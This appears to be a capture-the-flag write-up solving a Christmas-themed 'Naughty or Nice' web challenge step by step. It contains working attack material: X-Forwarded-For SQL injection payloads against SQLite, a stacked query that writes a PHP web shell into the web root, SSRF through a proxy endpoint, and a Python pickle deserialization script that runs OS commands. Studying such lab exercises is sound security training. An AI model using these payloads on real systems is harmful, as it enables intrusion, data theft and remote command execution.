Initial Recon - first flag

The web application in this hub greets us with a facial recognition mock up that inevitably identifies us as naughty.

We can open a support ticket by going to /support-ticket where we can also look at some team members and see their online status. This could point in the direction of an XSS attack but it’s just a rabbit hole.

At this point we have identified a bunch of endpoints:
/api/teams/api/user/UUID_FOUND_FROM_TEAMS_ENDOPOINT
Much of the logic is contained in the javascript frontend code. A simple static analysis reveals many other interesting things in there:
/api/user/
/workstation
/api/audit-log/
https://github.com/xmas-tools-llc/audit-logger
/support-ticket
/api/ticket/
Basic recon with tools like gobuster/ffuf reveals something else:
audit                (Status: 200) [Size: 1319]
backup               (Status: 301) [Size: 178] [--> http://mj0104fi6bk8.ctfhub.io/backup/]
robots.txt           (Status: 200) [Size: 48]
Also under /api we have
proxy                (Status: 415) [Size: 30]
user                 (Status: 401) [Size: 37]
First flag is under /backup/flag.txt. Take note of db structure from db.sql.
JS source code analysys - flag2
Just by scrolling the code from /js/assets/app-CZsgTrKP.js we note something interesting.
- Elves workstations. There are endpoints that reveal the name of the team workstations:
const r=await rt("/api/user/"+i+"/workstation",{method:"GET"}
We can cycle all known uuid so far without getting interesting results.
/api/ticketand/api/audit-logare related but we leave them for later- In the AuditPage section there is a suspicious code that will reveal a flag
__name:"AuditPage",setup(e){const[t,s,n]=Fl();Ml();const[i,r,o,l]=$l();function f(){const d=["6433623433643637633632663530","666c61677b62356663363135303332","6261387d","64613963646433"],p=[1,3,0,2].map(E=>d[E]).join("");let T="";for(let E=0;E<p.length;E+=2)T+=String.fromCharCode(parseInt(p.slice(E,E+2),16));return T}return dt(n,(d,u)=>{d.hasOwnProperty("admin")&&d.admin&&l()},



We can also reach this code by visiting the /audit page, which in turn calls the /api/user page. If we intercept this response and substitute
{"error":"You are not authenticated"}with
{"admin":true}while also changing the HTTP return code from 401 to 200, we are able to see the audit page and get flag 2.
github repo - SQLi hint and flag 3
By inspecting the git repo “Event Logger v1.0” we immediately see a flag (git log -p). That repo seems to point to the fact that there may be an SQL injection, since the X-Forwarded-For header was used without sanitization directly into an SQL query in a previous version of the code.
     public function do( $event ){
         $ip = ( isset($_SERVER["HTTP_X_FORWARDED_FOR"] ) ) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : $_SERVER["REMOTE_ADDR"];
+        $ip = preg_replace('/[^0-9\.]/','',$ip);
         $date = date("U");
-        $this->db->query("insert into audit (ip,event,created_at) values ('".$ip."','".$event."',".$date." )  ");
+        $d = $this->db->prepare('insert into audit (ip,event,created_at) values (?,?,?) ');
+        $d->execute( [ $ip, $event, $date ] );
     }
You can see the X-Forwarded-For header in action by doing:
POST /api/ticket/ HTTP/1.1
Host: mj0104fi6bk8.ctfhub.io
X-Forwarded-For: 1.2.3.4
...
and looking at audit log api endpoint:
GET /api/audit-log/ HTTP/1.1
Host: mj0104fi6bk8.ctfhub.io

...
{"id":"ee740102ad1ff7d3c56c97223104af1f","event":"Ticket Created","created":"2025-12-24 11:33","ip":"1.2.3.4, 10.18.1.6"}
Now it’s time to test our theory but keep in mind that we are working with an INSERT sql query of this type because $date is a UNIX timestamp.
INSERT INTO audit (ip,event,create_at) values ('IP_UNDER_OUR_CONTROL','test',1)After breaking the app a couple of times we came up with this:
X-Forwarded-For: ',0x41,1)-- -
We notice this entry in the logs {"id":"55743cc0393b1cb4b8b37d09ae48d097","event":65,"created":"1970-01-01 00:00","ip":""}. Here you see that we successfully manipulated the date and also the event text (65 is decimal of 0x41). Hopefully, we could now generate logs where the event column contains results from arbitrary queries.
We tried some mysql then sqlite payloads and this worked, confirming sqlite db:
X-Forwarded-For: ',(SELECT group_concat(tbl_name) FROM sqlite_master),1)--

{"id":"d811b0560ecc8e4a61312953affe7a5b","event":"audit,users","created":"1970-01-01 00:00","ip":""}
We can have a look at the users table (but we already knew the structure from the backup previously identified):
X-Forwarded-For: ',(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='users'),1)-- -

{"id":"9f7e7cc4e9f19dd10178aa373466072c","event":"CREATE TABLE `users` (`uuid`, `team`, `name`)","created":"1970-01-01 00:00","ip":""}
X-Forwarded-For: ',(SELECT GROUP_CONCAT(uuid||','||team||','||name||';') from users),1)-- -

...
This will give us a long list of users that we can try on the previously identified /api/user/UUID/workstation endpoint. One of them will give us a flag, and a workstation name that will be useful soon.
GET /api/user/******/workstation HTTP/1.1

{"workstation":"ELF-DEV-TWINKLE-33","flag":"flag{********}"}
Bug
It’s important to note that we could also use sqlite to write a php file and obtain command execution. Consider for instance this payload (it needs stacked queries to work):
X-Forwarded-For: ','xxx',1);ATTACH DATABASE './lol.php' AS lol;CREATE TABLE lol.pwn (dataz text);INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");-- -This will create a
lol.phpin the current directory which happens to be the DocumentRoot.
/api/proxy and flag4
We now turn our attention to this endpoint:
POST /api/proxy HTTP/1.1


{"error":"JSON Payload Invalid"}
POST /api/proxy HTTP/1.1
Content-Type: application/json
Content-Length: 9

{"a":"b"}


{"error":"Found 0\/4 required inputs"}
We need to identify (with the given wordlists) the 4 needed parameters. After some trial and error we identify both the name and type of required parameters:
{
"url":"http://127.0.0.1/",
"method":"GET",
"body":"cookie token",
"headers":"a"
}


{"error":"Headers are an invalid data type"}
As suggested by the plural, headers must be an array or a json object.
{"url":"http://127.0.0.1/","method":"GET",
"body":"cookie token",
"headers": ["foo: bar"] }

{"content":"<!DOCTYPE html>\n<html>\n<head>\n    <title>Naughty Or Nice<\/title>\n            <script type=\"module\" crossorigin src=\"\/js\/assets\/app-CZsgTrKP.js\"><\/script>\n        <link rel=\"stylesheet\" href=\"\/js\/assets\/app-BzEHlGpK.css\">\n        <link rel=\"stylesheet\" href=\"https:\/\/maxcdn.bootstrapcdn.com\/bootstrap\/3.3.7\/css\/bootstrap.min.css\" integrity=\"sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz\/K68vbdEjh4u\" crossorigin=\"anonymous\">\n    <style>\n        .sidebar-menu {\n            background: #f9f9f9;\n            border-right: 1px solid #ddd;\n            padding: 15px;\n            min-height: 100vh;\n        }\n\n        .sidebar-menu .menu-category {\n            font-size: 13px;\n            font-weight: bold;\n            text-transform: uppercase;\n            color: #888;\n            margin-top: 20px;\n            margin-bottom: 8px;\n        }\n\n        .sidebar-menu .nav > li > a {\n            color: #333;\n            padding: 8px 10px;\n            border-radius: 3px;\n        }\n\n        .sidebar-menu .nav > li > a:hover {\n            background: #e6e6e6;\n            color: #000;\n        }\n\n        .sidebar-menu .nav > li.active > a {\n            background: #428bca;\n            color: #fff;\n        }\n    <\/style>\n<\/head>\n    <body data-page=\"dashboardpage\">\n        <div id=\"app\"><\/div>\n    <\/body>\n<\/html>"}
We are able to do requests. Now, since we have a specific workstation to target, we can see if there are open ports there. We will find:
{
"url":"http://ELF-DEV-TWINKLE-33:5000/",
"method":"GET",
"body":"cookie token",
"headers":["foo: bar"]
}


{"content":"{\n  \"error\": \"Cookie token is missing\",\n  \"message\": \"Please provide a token cookie to access this endpoint\"\n}\n"}
{
"url":"http://ELF-DEV-TWINKLE-33:5000/",
"method":"GET",
"body":"cookie token",
"headers":["Cookie: token=a"]
}
{"content":"{\n \"error\": \"Deserialization failed\",\n \"message\": \"Invalid base64-encoded string: number of data characters (1) cannot be 1 more than a multiple of 4\"\n}\n"}{
"url":"http://ELF-DEV-TWINKLE-33:5000/",
"method":"GET",
"body":"cookie token",
"headers":["Cookie: token=YQ=="]
}
{"content":"{\n \"error\": \"Deserialization failed\",\n \"message\": \"unpickling stack underflow\"\n}\n"}So now it’s a classic python pickle deserialization attack. We will be able to get command execution on ELF-DEV-TWINKLE-33 workstation where a .env file will reveal flag 4 and an authorization token to be used later
root@b83895c6672b:/app# cat .env ; echo
BASEURL=/api/sup3r-s3cr3t-admin
AUTH=Bearer ******
The required payload for python pickle can be generated with this python script:
import pickle
import os
import base64

# Construct malicious code
class Malicious:
        def __reduce__(self):
                return (os.system, ('id',))

malicious_data = pickle.dumps(Malicious())
print(base64.b64encode(malicious_data))
flag5 : PUTting users into the Nice List
If we visit the super secret admin api with the Authorization token we just obtained we get a list of users:
GET /api/sup3r-s3cr3t-admin HTTP/1.1
Host: 07fpb0q1a5e7.ctfhub.io
Authorization: Bearer **********

{"names":[{"id":"f3a6b7e1-9c2a-4e6c-8c8d-1e6d2f8f5b31","name":"Oliver Grant"},...
It’s easy to see that we can assign a verdict to users:
PUT /api/sup3r-s3cr3t-admin/9e5f1d8b-3f77-4a62-91cc-7a0c4c6b9a83 HTTP/1.1
Host: 07fpb0q1a5e7.ctfhub.io
Authorization: Bearer **********
Content-Type: application/json
Content-Length: 18

{"verdict":"Nice"}


{"id":"9e5f1d8b-3f77-4a62-91cc-7a0c4c6b9a83","name":"Isla Morgan","verdict":"Nice"}
Can you guess which user do we have to modify in order to get last flag?